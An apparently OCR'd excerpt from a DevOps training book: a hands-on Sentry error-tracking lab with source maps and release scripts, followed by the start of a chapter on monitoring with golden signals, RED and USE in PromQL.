2. **Write the TypeScript service** `src/server.ts`. It has a deliberate bug: orders without a coupon make `applyDiscount` throw a `TypeError`. The error handler adds a `request_id` and a `route` tag to the event.

```ts
import { randomUUID } from 'node:crypto';
import express, { NextFunction, Request, Response } from 'express';
import * as Sentry from '@sentry/node';

// An empty or missing DSN turns the SDK into a no-op, so the app also runs without
  any account.
Sentry.init({
  dsn: process.env.SENTRY_DSN,
  release: process.env.SENTRY_RELEASE, // must equal the release the source maps were
  uploaded for
  environment: process.env.APP_ENV ?? 'lab',
  beforeSend(event) {
    // Last line of defence for privacy: drop credentials before the event leaves the
  process.
    if (event.request?.headers) {
```

```
      delete event.request.headers['authorization'];
      delete event.request.headers['cookie'];
    }
    return event;
  },
});

interface Order {
  id: string;
  total: number;
  coupon?: { percent: number };
}

function applyDiscount(order: Order): number {
  // Bug on purpose: orders without a coupon make this line throw a TypeError.
  return order.total - (order.total * order.coupon!.percent) / 100;
}

const app = express();

app.use((req: Request, res: Response, next: NextFunction) => {
  const id = req.header('x-request-id') ?? `req-${randomUUID()}`;
  res.locals.requestId = id;
  res.setHeader('x-request-id', id);
  next();
});

app.get('/healthz', (_req: Request, res: Response) => {
  res.json({ ok: true });
});

app.get('/checkout', (req: Request, res: Response) => {
  const withCoupon = req.query.coupon === '1';
  const order: Order = { id: 'ord_1001', total: 4200, coupon: withCoupon ? { percent:
  10 } : undefined };
  res.json({ id: order.id, charged: applyDiscount(order) });
});

// Express 5 forwards errors from sync and async handlers here.
app.use((err: Error, req: Request, res: Response, _next: NextFunction) => {
  Sentry.withScope((scope) => {
    scope.setTag('request_id', res.locals.requestId);
    scope.setTag('route', req.route?.path ?? 'unmatched');
    scope.setContext('order', { id: 'ord_1001' });
    Sentry.captureException(err);
  });
  console.error(JSON.stringify({ level: 'error', msg: err.message, request_id:
  res.locals.requestId }));
  res.status(500).json({ error: 'internal error', request_id: res.locals.requestId });
});

app.listen(8080, () => console.log('lab listening on :8080'));
```

`Sentry.setupExpressErrorHandler(app)` is the one-line alternative to the custom handler; the custom one is shown because it lets you add tags.

3. **Write a stand-in for Sentry's ingest endpoint** `sink.js`. It prints a summary of each event envelope it receives.

```JS
const http = require('node:http');

http.createServer((req, res) => {
  const chunks = [];
  req.on('data', (c) => chunks.push(c));
  req.on('end', () => {
    const lines = Buffer.concat(chunks).toString().split('\n').filter(Boolean);
    for (let i = 1; i < lines.length; i += 2) {
      const itemHeader = JSON.parse(lines[i]);
      if (itemHeader.type !== 'event') continue;
      const e = JSON.parse(lines[i + 1]);
      const ex = e.exception.values[e.exception.values.length - 1];
      const top = ex.stacktrace.frames[ex.stacktrace.frames.length - 1];
      console.log(JSON.stringify({
        release: e.release, environment: e.environment, tags: e.tags,
        type: ex.type, value: ex.value, frame:
  `${top.filename}:${top.lineno}:${top.colno}`,
      }, null, 2));
    }
    res.setHeader('content-type', 'application/json');
    res.end('{}');
  });
}).listen(9999, () => console.log('sink listening on :9999'));
```

An envelope is newline-delimited JSON: an envelope header, then pairs of an item header and an item payload. The loop reads the payload of every `event` item.

4. **Add a** `tsconfig.json`**, type-check and build a minified bundle with a source map.** `--packages=external` keeps `node_modules` out of the bundle, so only your code is minified.

```BASH
cat > tsconfig.json <<'EOF'
{ "compilerOptions": { "target": "ES2022", "module": "NodeNext", "moduleResolution":
  "NodeNext",
  "strict": true, "noEmit": true, "esModuleInterop": true, "skipLibCheck": true },
  "include": ["src"] }
EOF
npx tsc -p . && echo typecheck ok
npx esbuild src/server.ts --bundle --packages=external --platform=node --format=cjs \
  --minify --sourcemap --outfile=dist/server.js
ls dist
```

Expect `typecheck ok` and `server.js server.js.map` in `dist/`. The bundle is a couple of kilobytes on one line.

5. **Run without a DSN and trigger the bug.** Nothing is sent anywhere, but the app still fails the same way.

```bash
node dist/server.js & APP=$!
sleep 1
curl -s 'localhost:8080/checkout?coupon=1'; echo
curl -s localhost:8080/checkout; echo
kill $APP
```

Expect `{"id":"ord_1001","charged":3780}` and then `{"error":"internal error","request_id":"req-..."}`. The SDK is disabled when `SENTRY_DSN` is empty, which is also how you keep tests and local runs quiet.

6. **Run with the DSN pointing at the sink and read the event.** The DSN format is `http(s)://<public key>@<host>/<project id>`.

```bash
node sink.js & SINK=$!
SENTRY_DSN=http://examplePublicKey@localhost:9999/1 SENTRY_RELEASE=shop-api@1.0.0 node
  dist/server.js & APP=$!
sleep 1; curl -s -H 'x-request-id: req-demo-0001' localhost:8080/checkout; echo
```

After a second or two the sink prints something like:

```json
{
  "release": "shop-api@1.0.0",
  "environment": "lab",
  "tags": { "request_id": "req-demo-0001", "route": "/checkout" },
  "type": "TypeError",
  "value": "Cannot read properties of undefined (reading 'percent')",
  "frame": "/home/you/l10-sentry/dist/server.js:1:829"
}
```

This is the whole contract: release, environment, your tags, the exception and a stack frame. The position (`server.js:1:829`) is useless to a human, which is the problem source maps solve. The exact column may differ.

7. **Resolve the position with the source map, offline.** `sentry-cli` can do the lookup that

Sentry does for you.

```bash
npx sentry-cli sourcemaps resolve dist/server.js.map -l 1 -c 829
```

Expect a line saying the same token is located at `line 28, column 53 in source file ../src/server.ts` : the exact expression `order.coupon!.percent` . Use the line and column from your own step 6 output.

8. **See Node's own mapping.** Stop the app, restart it with the flag and trigger the error again.

```bash
kill $APP
SENTRY_DSN=http://examplePublicKey@localhost:9999/1 SENTRY_RELEASE=shop-api@1.0.0 \
  node --enable-source-maps dist/server.js & APP=$!
sleep 1; curl -s localhost:8080/checkout; sleep 2
```

The sink now prints `src/server.ts:28:53` as the frame, because Node rewrote the stack before the SDK read it. This is fine for a server you run yourself. For browser bundles, where you do not control the runtime, you must upload source maps. Stop everything with `kill $APP $SINK` .

9. **Use a real Sentry project.** In the Sentry UI create a project (platform Node.js) and copy its DSN from *Project Settings, Client Keys (DSN)*. Run the minified build again with the real DSN (do not commit it):

```bash
export SENTRY_DSN='<YOUR_DSN>'
SENTRY_RELEASE=shop-api@1.0.0 node dist/server.js & APP=$!
sleep 1
for i in 1 2 3 4 5; do curl -s localhost:8080/checkout > /dev/null; done
```

Open *Issues*. Expect **one** issue (`TypeError: Cannot read properties of undefined (reading 'percent')`) with 5 events, not five issues: that is grouping. Open it and look at the tags (`request_id` , `route` , `release` , `environment`), the breadcrumbs and the stack trace, which still shows `dist/server.js:1:829` because no map is uploaded yet.

10. **Create a release and upload source maps, the way CI would.** Create an auth token (*Settings, Developer Settings*, an organization or internal integration token with permission to create releases) and export three variables. `sentry-cli` reads them automatically. Save

the commands as `release.sh`:

```bash
#!/usr/bin/env bash
set -euo pipefail
: "${SENTRY_AUTH_TOKEN:?set a token}" "${SENTRY_ORG:?set the org slug}"
  "${SENTRY_PROJECT:?set the project slug}"
RELEASE="${RELEASE:-shop-api@1.0.1}"      # in CI use the Git commit: shop-api@$(git
  rev-parse --short HEAD)

npx sentry-cli releases new "$RELEASE"
npx sentry-cli sourcemaps inject dist                              # writes debug IDs
  into the files that will be shipped
npx sentry-cli sourcemaps upload --release "$RELEASE" dist
# npx sentry-cli releases set-commits "$RELEASE" --auto            # needs the
  repository integration and a Git checkout
npx sentry-cli releases finalize "$RELEASE"
npx sentry-cli deploys new --release "$RELEASE" -e lab
echo "$RELEASE"
```

```bash
export SENTRY_AUTH_TOKEN='<YOUR_TOKEN>' SENTRY_ORG='<your-org-slug>'
  SENTRY_PROJECT='<your-project-slug>'
bash release.sh
```

Order matters: build, **inject**, upload, then deploy exactly those injected files. If you rebuild after uploading, the debug IDs no longer match. `sentry-cli` prints an upload report; check the release in *Releases* shows the artifact bundle.

11. **Run the new release and confirm readable frames.** Restart the app (injected files, new release), trigger the error, and open the new event.

```bash
kill $APP; SENTRY_RELEASE=shop-api@1.0.1 node dist/server.js & APP=$!
sleep 1; curl -s localhost:8080/checkout > /dev/null
```

The stack trace now shows `src/server.ts` line 28 with source context, in the function `applyDiscount`, and the event belongs to release `shop-api@1.0.1`. Events from `1.0.0` still show minified frames: maps are per release (or debug ID).

12. **Fix, resolve and watch for regression.** Change the function to `order.coupon?.percent ?? 0`, rebuild, create release `shop-api@1.0.2` with `RELEASE=shop-api@1.0.2 bash release.sh` and restart. In the issue, choose *Resolve, in the next release* (or *in 1.0.2*). Now deliberately re-introduce the bug as release `1.0.3`, trigger it: the issue is marked as a **regression** and reopens. Then create the alert in the next step.

13. **Create an alert rule.** In the project open *Alerts, Create Alert* and make an issue alert with these conditions: environment equals `lab` (use `production` for real services), the issue is first seen or is a regression, action: send an email to yourself (or a Slack message if the integration is installed). Trigger a new kind of error (add a second buggy route) and confirm the message arrives. Then add a second rule: "an issue has more than 10 events in 5 minutes", and test it with a `for` loop.
14. **Clean up.**

    ```bash
    kill $APP $SINK 2>/dev/null; cd ~ && rm -rf ~/l10-sentry
    ```

    Delete the test project (*Settings, General Settings, Remove Project*) and revoke the auth token.

7 Real-world scenario

Illustrative scenario. On a Friday afternoon `shop-api` 2.8.0 is deployed. The Prometheus error-ratio alert stays green: 5xx responses rose from 0.4 percent to 1.1 percent, below the 5 percent threshold. An hour later support reports that "applying a coupon charges the wrong amount". There are no failing requests because the code catches the exception and falls back to the full price, logging a warning and calling `captureException`.

In Sentry the on-call engineer opens *Issues*, sorts by *First seen*, and sees a new issue, `TypeError: Cannot read properties of undefined (reading 'percent')`, 1,900 events, **first seen in** `shop-api@2.8.0`, with a suspect commit touching `applyDiscount`. The tag `route` is `/checkout`, and the `request_id` of any event opens the matching logs in Loki. The issue also carries a trace ID tag, so the trace shows the call made right before. The fix is a one-line null check, released as 2.8.1 and marked "resolved in 2.8.1". The next day a similar error appears from another code path: because the fingerprint differs, it is a fresh issue and the new-issue alert posts to the team channel instead of being buried in the old one.

Lesson: metrics told them nothing was on fire; the error tracker showed a defect hiding behind a graceful fallback, tied it to a release, and gave the exact line. Alerting on *new issues in production* caught what threshold alerts cannot.

8 Common mistakes and best practices

Don't

- Ship minified code without source maps, or upload maps for a different build than the one deployed: the frames are unreadable or, with old setups, silently wrong.

- Publish `.map` files to a public CDN when the source is private (upload them to Sentry and delete them from the deploy artifact instead).
- Forget `release` and `environment`: you lose "introduced in", regressions and the ability to alert on production only.
- Page people on every new issue. Route new-issue alerts to a channel, and page only on spikes or on errors that map to an SLO.
- Send personal data: user emails as tags, request bodies, tokens in URLs. Use opaque IDs, `beforeSend` and server-side scrubbing.
- Log the same error to Sentry from every layer (handler, middleware, caller): one failure becomes five events and the quota goes five times faster.
- Put the auth token in the repository or the built image. It belongs in the CI secret store (Secrets and Environment Variables §5.5).
- Use high-cardinality values (full URLs, timestamps) as tags or inside the error message used for grouping.

Do

- Create the release, upload maps, then deploy, in one pipeline step, and use the Git commit in the release name.
- Tag every event with the `request_id` and trace ID so an issue leads to the logs and trace, and the trace leads back (Correlation IDs §10.7).
- Alert on *new issue in production*, *regression* and *spike*; keep staging quiet.
- Resolve issues "in next release" so regressions are detected, and assign owners (code owners files or ownership rules).
- Set `ignoreErrors` for known noise, and fix retry storms at the source.
- Keep metrics for rates and SLOs, Sentry for causes: see What to Monitor §10.11.

9 Tasks

- [ ] **T1 — Follow the lab to a readable stack trace** *(≈75 min, beginner)*
  - **Goal:** send an error to Sentry and read it at the original source line.
  - **Steps:**
    1. Do steps 1-9 of section 6 (local sink first, then your real project).
    2. Do steps 10 and 11 to upload source maps and create a release.
    3. Screenshot or copy the stack trace before and after the upload.
  - **Done when:** the issue shows `src/server.ts` and `applyDiscount` with source context, belongs to a named release, and has the `request_id` tag.

- [ ] **T2 — Capture a handled error with context** *(≈40 min, intermediate)*
  - **Goal:** report errors that return a normal response.
  - **Steps:**
    1. Add a `/price` route that catches a parsing error, falls back to a default and returns HTTP 200.
    2. Call `Sentry.captureException` with tags `route` and `sku`, and `setContext('cart', {...})` with non-sensitive fields.
    3. Call it 20 times with 3 different `sku` values.
  - **Done when:** Sentry shows one issue with 20 events that you can filter by `sku:<value>`, while a request-rate panel would show only 200 responses.
- [ ] **T3 — Release, regression and resolve** *(≈45 min, intermediate)*
  - **Goal:** follow an issue through its life cycle.
  - **Steps:**
    1. Release `shop-api@1.0.1` with the bug, then fix and release `1.0.2`; resolve the issue "in 1.0.2".
    2. Re-introduce the bug as `1.0.3` and trigger it.
    3. Open *Releases* and compare new issues per release.
  - **Done when:** the issue reopens as a regression attributed to `1.0.3`, and you can show which release first contained the error.
- [ ] **T4 — Break the source maps, then fix them** *(≈40 min, intermediate)*
  - **Goal:** recognise the failure mode of mismatched maps.
  - **Steps:**
    1. Upload maps (step 10), then rebuild with `esbuild` without running `inject` and without uploading, and deploy that build.
    2. Trigger the error and look at the frames.
    3. Fix by running build, `inject`, `upload` in order, and compare.
  - **Done when:** you can explain why the first deploy showed minified or wrong frames and show the corrected trace with the debug ID in the build output.
- [ ] **T5 — Automate the release in CI** *(≈60 min, advanced)*
  - **Goal:** make release creation part of the pipeline.
  - **Steps:**
    1. Write a GitHub Actions job (GitHub Actions Pipelines §5.2) that builds, runs `sentry-cli` as in `release.sh` using the Git SHA as the release name, and receives `SENTRY_AUTH_TOKEN` from a repository secret.

2. Make the app read `SENTRY_RELEASE` from a build argument or environment variable set to the same SHA.
3. Make the job fail if the upload fails.

- **Done when:** pushing a commit creates a Sentry release named after it, and an error from the deployed build has that release and readable frames.

☐ **T6 — Prove it: choose the right tool** *(≈45 min, advanced)*

- **Goal:** explain when to use Sentry versus metrics, logs and traces.
- **Steps:**
  1. Without the guide, cause three different problems in the lab: an exception, a slow request and a rise in 5xx. For each, write down which tool detects it first and which gives the root cause.
  2. Configure an alert for new production issues and prove it by triggering a new error type.
  3. Write five lines on what data you removed or masked before events leave the app, and why.
- **Done when:** your table is correct for all three problems, the alert fires on the new error type, and a teammate can find your `request_id` in both Sentry and the logs.

10 Self-check questions

1. What is the difference between a Sentry event and an issue, and what decides how events are grouped?
2. Why does a release matter, and what must be true about its name for source maps and regressions to work?
3. Why is a stack frame like `app.js:1:829` useless, and what are two ways to make it readable?
4. Name three alert rules you would create for a production service, and one you would not send to a pager.
5. A metrics dashboard shows 200 responses only, yet Sentry shows a new issue with thousands of events. How can this be?
6. What privacy risks come with error tracking, and what controls do you have?

ANSWERS

1. An event is one captured occurrence. An issue is a group of events with the same fingerprint, by default derived from the stack trace (and error type when there is no stack). Custom fingerprints change the grouping.

2. The release labels which build produced an error. It enables "first seen in", regression detection and per-release source maps. The string set in `Sentry.init` must equal the one created and used for the upload in CI.
3. It is a position in minified code. Upload source maps to Sentry (with `inject` and `upload`, matched by debug ID), or run Node with `--enable-source-maps` so the stack is already mapped.
4. New issue in production, regression and spike of events in a short window. Sending every new issue to a pager causes alert fatigue; send it to a chat channel (Alert Fatigue Reduction §14.8).
5. The code caught the error and returned a normal response (graceful fallback) but still reported it with `captureException`, or a background job failed. Request metrics only see the HTTP result.
6. Events can contain personal data, tokens and request bodies and are sent to a third party. Control it with SDK data-collection options, `beforeSend`, server-side scrubbing, opaque user IDs and never putting secrets in tags.

11 Further reading

- Sentry documentation (docs.sentry.io): platform guide for Node.js, "Releases", "Source Maps", "Alerts" and "Data Management" (scrubbing and privacy).
- Sentry CLI documentation, including the `sourcemaps` and `releases` commands.
- Sentry Self-Hosted documentation (the `getsentry/self-hosted` repository) for hardware requirements and upgrade notes.
- See also: Correlation IDs §10.7, OpenTelemetry §10.9, The Three Pillars §10.1, What to Monitor §10.11.

LAB NOTES What I ran, what I saw, what it means

10.11 What to Monitor: Golden Signals, RED and USE

Topic 11 of 11 | ~4 hours | Difficulty: Intermediate

1 What it is

You can collect ten thousand metrics and still not know whether users are happy. This topic is about **choosing**: a small, proven set of signals that answers "is the service working, and if not, where is the problem?" Three checklists do most of the work:

Method	Origin	Applies to	Signals
Four Golden Signals	Google's *Site Reliability Engineering* book	Any user-facing system	**Latency**, **Traffic**, **Errors**, **Saturation**
RED	Tom Wilkie, for microservices	Request-driven services	**Rate**, **Errors**, **Duration**
USE	Brendan Gregg, for performance analysis	Resources (CPU, memory, disk, network, connection pools, queues)	**Utilization**, **Saturation**, **Errors**

They fit together as two layers. **RED (or the golden signals) describes the experience the service delivers**: how many requests, how many fail, how long they take. **USE describes the machinery underneath**: for every resource, how busy it is (utilization), how much work is waiting for it (saturation) and whether it reports faults (errors). Alert on the first layer, because it is what users feel. Use the second layer to find the cause.

Definitions you need:

- **Utilization:** the fraction of time (or capacity) a resource is busy, for example 85 percent CPU.
- **Saturation:** extra work the resource cannot serve yet, waiting in a queue: run-queue length, requests waiting for a database connection, messages backed up in a queue, swap activity. Saturation is usually what hurts latency.
- **Errors:** discrete failure events: HTTP 5xx, disk I/O errors, network packet errors, out-of-memory (OOM) kills.
- **Latency:** time to serve a request. Measure **successful and failed requests separately**: a fast error can make an average look healthy.

2 Why it matters in DevOps

- **Alert fatigue comes from monitoring causes instead of symptoms.** "CPU is at 85 percent" wakes someone for a machine that is fine. "Checkout error ratio above 5 percent for 5 minutes" wakes someone for a real problem. The golden signals are the basis for good alerts and for service level indicators (SLIs §14.1).
- **Dashboards should answer questions in order.** Is it broken (RED)? Where (which route, which instance)? Why (USE on the resources and dependencies)? A dashboard with 60 unordered panels answers none of them.
- **Saturation is the early warning.** Utilization at 70 percent may be fine; a connection pool with 20 waiting requests is already an outage in progress. Teams that only watch utilization are surprised.
- **Every resource needs coverage.** The outage is usually in the one resource nobody graphed: inodes, the connection pool, the queue consumer, the conntrack table.
- **Cost.** Every series costs memory and money. A deliberate list of signals, with bounded labels, keeps the bill and the noise down.

3 Real-world system example

Google's SRE book (the chapter "Monitoring Distributed Systems") names the four golden signals and recommends paging on symptoms that users feel, with cause-oriented metrics kept for diagnosis. Tom Wilkie presented the RED method while working on microservices monitoring at Weaveworks (he later joined Grafana Labs), to give teams one consistent, low-effort dashboard for every service. Brendan Gregg, a performance engineer known for his work at Netflix, published the USE method as a checklist for finding bottlenecks in any system by checking every resource in turn.

These ideas are baked into tooling. The Kubernetes ecosystem's `kube-prometheus-stack` Helm chart ships dashboards and alerts built from node-exporter, cAdvisor and kube-state-metrics, organised around the same resource and workload views; the "monitoring mixins" community project defines such dashboards and alerts as code. Cloud providers expose the same categories: for a managed database, Amazon RDS publishes `CPUUtilization`, `FreeableMemory`, `DatabaseConnections` and disk metrics to CloudWatch (CloudWatch §6.18), and Amazon SQS publishes queue depth (`ApproximateNumberOfMessagesVisible`) and the age of the oldest message.

4 Diagram

Two layers of signals, and the order in which you read them during an incident:




Figure 10.11-1

Alert on the top layer. Investigate down the layers:




Figure 10.11-2

5 How it works

5.1 The service layer: rate, errors, duration

With the histogram `http_request_duration_seconds` from Prometheus and PromQL §10.2 and Counters, Gauges, Histograms and Summaries §10.4, one metric yields all three signals.

Signal	PromQL	Notes
Request rate (traffic)	`sum by (route) (rate(http_request_duration_seconds_count[5m]))`	Requests per second per route
Error rate	`sum(rate(http_request_duration_seconds_count{status_code=~"5.."}[5m])) / sum(rate(http_request_duration_seconds_count[5m]))`	Ratio is better than a count: it is comparable across traffic levels
Latency p95	`histogram_quantile(0.95, sum by (le) (rate(http_request_duration_seconds_bucket[5m])))`	Aggregate buckets first, then take the quantile; never average percentiles
Latency, successes only	`histogram_quantile(0.95, sum by (le) (rate(http_request_duration_seconds_bucket{status_code!~"5.."}[5m])))`	Fast failures hide slow successes in a mixed number
Saturation of the process	`nodejs_eventloop_lag_p99_seconds`	Event loop lag is Node.js's own saturation signal

Treat 4xx carefully. A burst of 404s or 401s is often a client or attack problem, not a server fault, so the usual definition of "error" is 5xx plus responses that are wrong in other ways (a 200 that carries an error body, a response slower than the SLO).

Use **route templates** (`/orders/:id`), never raw URLs, as label values. Otherwise one label explodes into millions of series.

5.2 The resource layer: USE for each resource

Run through this table for every host or node. On Kubernetes the same ideas apply to nodes and, with cAdvisor metrics, to containers.

Resource	Utilization	Saturation	Errors
CPU	`1 - avg by (instance) (rate(node_cpu_seconds_total{mode="idle"}[5m]))`	Run queue per core: `node_load1 / count by (instance) (node_cpu_seconds_total{mode="idle"})` . Better, the pressure-stall metric: `rate(node_pressure_cpu_waiting_seconds_total[5m])` (Linux 4.20+). In containers: CPU throttling	Rare: machine-check errors

Resource	Utilization	Saturation	Errors
Memory	`1 - node_memory_MemAvailable_bytes / node_memory_MemTotal_bytes`	Swap activity `rate(node_vmstat_pswpin[5m]) + rate(node_vmstat_pswpout[5m])`, major faults `rate(node_vmstat_pgmajfault[5m])`	OOM kills: `increase(node_vmstat_oom_kill[1h])`
Disk space	`1 - node_filesystem_avail_bytes{fstype!~"tmpfs|overlay|squashfs"} / node_filesystem_size_bytes{fstype!~"tmpfs|overlay|squashfs"}`	**Predict it**: `predict_linear(node_filesystem_avail_bytes{fstype!~"tmpfs|overlay|squashfs"}[6h], 4 * 3600) < 0`	Read-only filesystem: `node_filesystem_readonly == 1`. Also watch **inodes**: `node_filesystem_files_free / node_filesystem_files`
Disk I/O	`rate(node_disk_io_time_seconds_total[5m])` (fraction of time busy)	Average queue length: `rate(node_disk_io_time_weighted_seconds_total[5m])`	Device errors in the kernel log and SMART data
Network	`rate(node_network_receive_bytes_total{device!~"lo|veth.*|br-.*|docker.*"}[5m]) * 8` (bits per second) against the link speed	Dropped packets `rate(node_network_receive_drop_total[5m])`; TCP retransmits `rate(node_netstat_Tcp_RetransSegs[5m]) / rate(node_netstat_Tcp_OutSegs[5m])`; the conntrack table `node_nf_conntrack_entries / node_nf_conntrack_entries_limit`	Packet errors `rate(node_network_receive_errs_total[5m])`

Metric names come from node_exporter's default collectors; the pressure and conntrack metrics exist only if the kernel exposes them (Docker Desktop's virtual machine may not). Check `/metrics` before building an alert on a name. Command-line equivalents for the same checks are in System Monitoring Commands §1.10.

Two classic traps:

- **Average CPU hides a pinned core.** A single-threaded process (Node.js event loop) can use 100 percent of one core while the host shows 12 percent. Look at the process or per-core values, and at event loop lag.
- **Memory "used" includes cache.** Use `MemAvailable`, not "free". High page cache is healthy; swapping and OOM kills are not.

5.3 Dependencies: database connections and queues

Pools and queues are resources too, with the same three questions.

Database connections. Each PostgreSQL connection costs memory and a server process, so the server has a hard limit (`max_connections`, 100 by default) and your application usually has a pool in front of it (Database Connection Pooling §13.6).

USE	App-side (pool, exported by your code)	Server-side (PostgreSQL exporter)
Utilization	`(db_pool_connections{state="total"} - db_pool_connections{state="idle"}) / db_pool_max_connections`	`sum(pg_stat_activity_count) / max(pg_settings_max_connections)`
Saturation	`db_pool_connections{state="waiting"}`: requests queued for a connection	Sessions in state `idle in transaction`, or connection attempts that fail
Errors	Pool timeouts and `too many clients` errors in logs and a counter	`pg_stat_database_xact_rollback`, deadlocks `pg_stat_database_deadlocks`

The app-side gauges are easy to export with the `pg` library's pool and `prom-client`:

```JS
const pool = new Pool({ max: 10, connectionTimeoutMillis: 2000 });
new client.Gauge({
  name: 'db_pool_connections', help: 'Pool connections by state', labelNames: ['state'],
  collect() {
    this.set({ state: 'total' }, pool.totalCount);
    this.set({ state: 'idle' }, pool.idleCount);
    this.set({ state: 'waiting' }, pool.waitingCount);
  },
});
new client.Gauge({ name: 'db_pool_max_connections', help: 'Configured pool size'
  }).set(10);
```

Exporter metric names differ slightly between exporter versions and exporters, so confirm them on the exporter's `/metrics` page. Managed databases publish an equivalent (RDS: `DatabaseConnections` in CloudWatch).

Queues. A queue converts a spike into a delay, which is only acceptable if consumers catch up. Monitor four things:

Signal	Meaning	Examples
Depth	Messages waiting	Redis list length (`redis_key_size`), RabbitMQ ready messages, SQS visible messages
Age of the oldest message	How late the work is: this is the user-visible latency	SQS `ApproximateAgeOfOldestMessage`, a timestamp in your own messages
Consumer lag (Kafka)	How far a consumer group is behind the log	Kafka exporters expose consumer-group lag per partition (Kafka §13.8)

Signal	Meaning	Examples
Throughput in and out	Arrival rate versus processing rate: depth grows when in is greater than out	Counters on enqueue and on completion

Depth alone misleads (a queue with 10,000 messages and 5,000 per second drain is fine; 50 messages and a stuck consumer is not). Alert on "depth is growing for 10 minutes" or "oldest message older than N minutes". Also watch the **dead-letter queue**: any message there is an error (RabbitMQ §13.9).

5.4 Turning signals into alerts

Layer	Alert on	Typical response
